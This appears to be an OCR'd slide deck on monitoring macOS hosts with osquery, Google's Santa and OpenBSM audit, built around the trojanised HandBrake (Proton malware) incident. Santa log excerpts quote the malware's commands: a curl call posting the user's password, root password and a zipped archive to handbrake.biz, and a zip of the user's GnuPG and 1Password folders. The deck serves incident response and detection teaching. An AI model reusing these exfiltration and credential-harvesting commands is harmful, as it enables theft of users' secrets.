
MACOS HOST MONITORING - THE OPEN SOURCE WAY

INCIDENTS HAPPEN!



HandBrake

The open source video transcoder

HandBrake is a tool for converting video from nearly any format to a selection of modern, widely supported codecs.

Reasons you'll love HandBrake:

- Convert video from nearly any format
- Free and Open Source
- Multi-Platform (Windows, Mac and Linux)

Download HandBrake 1.0.7
For Mac OS X 10.7 or later

(Other Platforms)

It's free!

⚠ **SECURITY ALERT:** Mac Users Please Read

AM I COMPROMISED?

WHAT DO WE NEED TO DO?

- Identify infected hosts by checking for known IOCs
- For each host:
    - Establish a timeline
        - When was this malicious app installed?
    - What did the malware do?
        - Reconstruct the process tree
            - What network connection activity came from these processes?
            - What files did these processes touch?
    - What additional IOCs can we easily divine?

CAN SECURITY PRODUCTS HELP ME?

VENDORS TO THE RESCUE…?

- **Some Well-known products in the macOS endpoint security monitoring space**
  - <insert_huge_list_of_EDR_vendors>

…MAYBE NOT SO MUCH

- Cost
- Kernel Panics
- Slow
- Hard to tune and optimize

PHOTO BY RYAN FIELDS ON UNSPLASH

WHAT DO WE NEED TO DO?

- **Identify infected hosts by checking for known IOCs**
- For each host:
    - Establish a timeline
        - When was this malicious app installed?
    - What did the malware do?
        - Reconstruct the process tree
            - What network connection activity came from these processes?
            - What files did these processes touch?
    - What additional IOCs can we easily divine?

OSQUERY

Tool from Facebook


SQL for operating systems

- Discover Installed Applications
- Interrogate configuration (including auto runs, Santa settings, etc.)
- Kext for process events
- Works on Linux, Windows, and macOS

More features than I have time to cover

https://osquery.io/

OSQUERY EXAMPLE



```
Error: unrecognized token: "\"
osquery> select * from file where path like '/Users/%/Library/RenderFiles/activity_agent.app/';
+--------------------------------------------------------+-------------------------------------------------------+----------+--------+-----+----
-+------+--------+------+------------+------------+------------+------------+------------+------------+-----------+
| path                                                   | directory                                             | filename | inode  | uid | gid
 | mode | device | size | block_size | atime      | mtime      | ctime      | btime      | hard_links | type      |
+--------------------------------------------------------+-------------------------------------------------------+----------+--------+-----+----
-+------+--------+------+------------+------------+------------+------------+------------+------------+-----------+
| /Users/michael/Library/RenderFiles/activity_agent.app/ | /Users/michael/Library/RenderFiles/activity_agent.app | .        | 449562 | 501 | 20
 | 0755 | 0      | 102  | 4096       | 1487805709 | 1487804841 | 1487804841 | 1487804841 | 3          | directory |
+--------------------------------------------------------+-------------------------------------------------------+----------+--------+-----+----
-+------+--------+------+------------+------------+------------+------------+------------+------------+-----------+
```

WHAT DO WE STILL NEED TO DO?

- ~~Identify infected hosts by checking for known IOCs~~
- For each host:
  - ~~Establish a timeline~~
    - ~~When was this malicious app installed?~~
  - **What did the malware do?**
    - Reconstruct the process tree
      - What network connection activity from these processes?
      - What files did these processes touch?
  - What additional IOCs can we easily divine?


SANTA

Tool from Google


- Contains a signed kernel extension
- Designed for whitelist/blacklist of process executions
- Can be used for execution monitoring and logging

https://github.com/google/santa

SANTA EXAMPLE




```
[2017-02-22T20:00:55.247Z] I santad: action=EXEC|decision=ALLOW|reason=CERT|sha256=09e143cf3b6c4dcc98676
cc45543613b83b6527b502d4dacb42b3f6c7036ef5a|path=/bin/mv|args=mv /Users/michael/Library/RenderFiles/acti
vity_agent.app/Contents/Resources/fr.handbrake.activity_agent.plist
/Users/michael/Library/LaunchAgents/fr.handbrake.activity_agent.plist|cert_sha256=2aa4b9973b7ba07add447e
e4da8b5337c3ee2c3a991911e80e7282e8a751fc32|cert_cn=Software Signing|pid=1151|ppid=1147|uid=501|user=mich
ael|gid=20|group=staff|mode=M
```




```
[2017-02-22T20:00:55.265Z] I santad: action=EXEC|decision=ALLOW|reason=CERT|sha256=2bf2d10a7529a88d340ce
0255da52dbef9873ccb44e46d23af03abf70b8e54ca|path=/bin/sh|args=/bin/sh -c a1487793655=`curl -s -F full_na
me='Michael' -F username='michael' -F password='HappyPassword' -F root_password='failure' -F serial='VMq
ElpFv2VIS' -F hostname='Michael%E2%80%99s Mac' -F signed='0' -F file='@/Users/michael/Library/VideoFrame
works/proton.zip' -F api_key=9fe4a0c3b63203f096ef65dc98754243979d6bd58fe835482b969aabaaec57ea -F cts=148
7793655 -F signature=0e01eded5dc74c9adbad05b11ad27333b284af3ec5fb33037646b4e8f0238cbe
https://handbrake.biz/api/init`; echo $a1487793655;|cert_sha256=2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a
991911e80e7282e8a751fc32|cert_cn=Software Signing|pid=1152|ppid=1043|uid=501|user=michael|gid=20|group=s
taff|mode=M
```

SANTA CAPTURING EVEN MORE PROCESS EXECS !




```
[2017-02-22T20:00:55.119Z] I santad: action=EXEC|decision=ALLOW|reason=CERT|sha256=5f61a97e207156702c56d
c3ad6443c682c3b5a3089552183d12d7e64eee71e63|path=/usr/bin/zip|args=zip -r /Users/michael/Library/VideoFr
ameworks/GNU_PW.zip /Users/michael/.gnupg /Users/michael/Library/Application Support/1Password 4
/Users/michael/Library/Application Support/1Password 3.9|cert_sha256=2aa4b9973b7ba07add447ee4da8b5337c3e
e2c3a991911e80e7282e8a751fc32|cert_cn=Software Signing|pid=1142|ppid=1109|uid=501|user=michael|gid=20|gr
oup=staff|mode=M
```

OTHER GREAT SANTA FEATURES



```
[2017-06-22T22:06:11.885Z] I santad: action=EXEC|decision=ALLOW|reason=UNKNOWN|sha256=bec7bfc5375dd1c4bac
23121c8d83b80f484cd53261f0d3f9f3f64177e4b7caf|path=/private/tmp/HandBrake.app/Contents/MacOS/HandBrake|ar
gs=/tmp/HandBrake.app/Contents/MacOS/HandBrake|quarantine_url=http://172.21.103.160:8000/013623e5e50449bb
df6943549d8224a122aa6c42bd3300a1bd2b743b01ae6793|pid=852|ppid=1|uid=501|user=michael|gid=20|group=staff|m
ode=M
```



SHA256:	bec7bfc5375dd1c4bac23121c8d83b80f484cd53261f0d3f9f3f64177e4b7caf
File name:	activity_agent
Detection ratio:	23 / 54
Analysis date:	2017-06-07 08:11:17 UTC (2 weeks, 1 day ago)

PROCESS TREES ARE RAD!

BUT SANTA ISN’T ENOUGH…
WE STILL NEED FILE MONITORING AND NETWORK CALLS

AUDIT (BASED ON OPENBSM)


Built into macOS

Watch arbitrary syscalls made by processes


Logs are in xml

- also duplicate path entries…
- Lots of information

AUDIT EXAMPLES




```
<record version="11" event="open(2) - write,creat,trunc" modifier="0"
    time="Wed Feb 22 16:49:40 2017" msec=" + 442 msec" >
  <argument arg-num="3" value="0x1a4" desc="mode" />
  <argument arg-num="2" value="0x601" desc="flags" />
  <path>/Users/michael/Library/VideoFrameworks/GNU_PW.zip</path>
  <subject audit-uid="501" uid="501" gid="20" ruid="501" rgid="20" pid="508" sid="100006" tid="50331650 0.0.0.0" />
  <return errval="success" retval="3" />
</record>
```



```
<record version="11" event="connect(2)" modifier="0" time="Wed Feb 22 16:49:40 2017" msec=" + 355 msec" ><argument
arg-num="1" value="0x5" desc="fd" /><socket-unix type="1" port=""
addr="/var/run/mDNSResponder" />
<path>//var/run/mDNSResponder</path><subject audit-uid="501" uid="501" gid="20" ruid="501" rgid="20" pid="504" sid="
100006" tid="50331650 0.0.0.0" /><return errval="success" retval="0" /></record>
```


BUT THE DOMAIN WASN'T THERE…



```
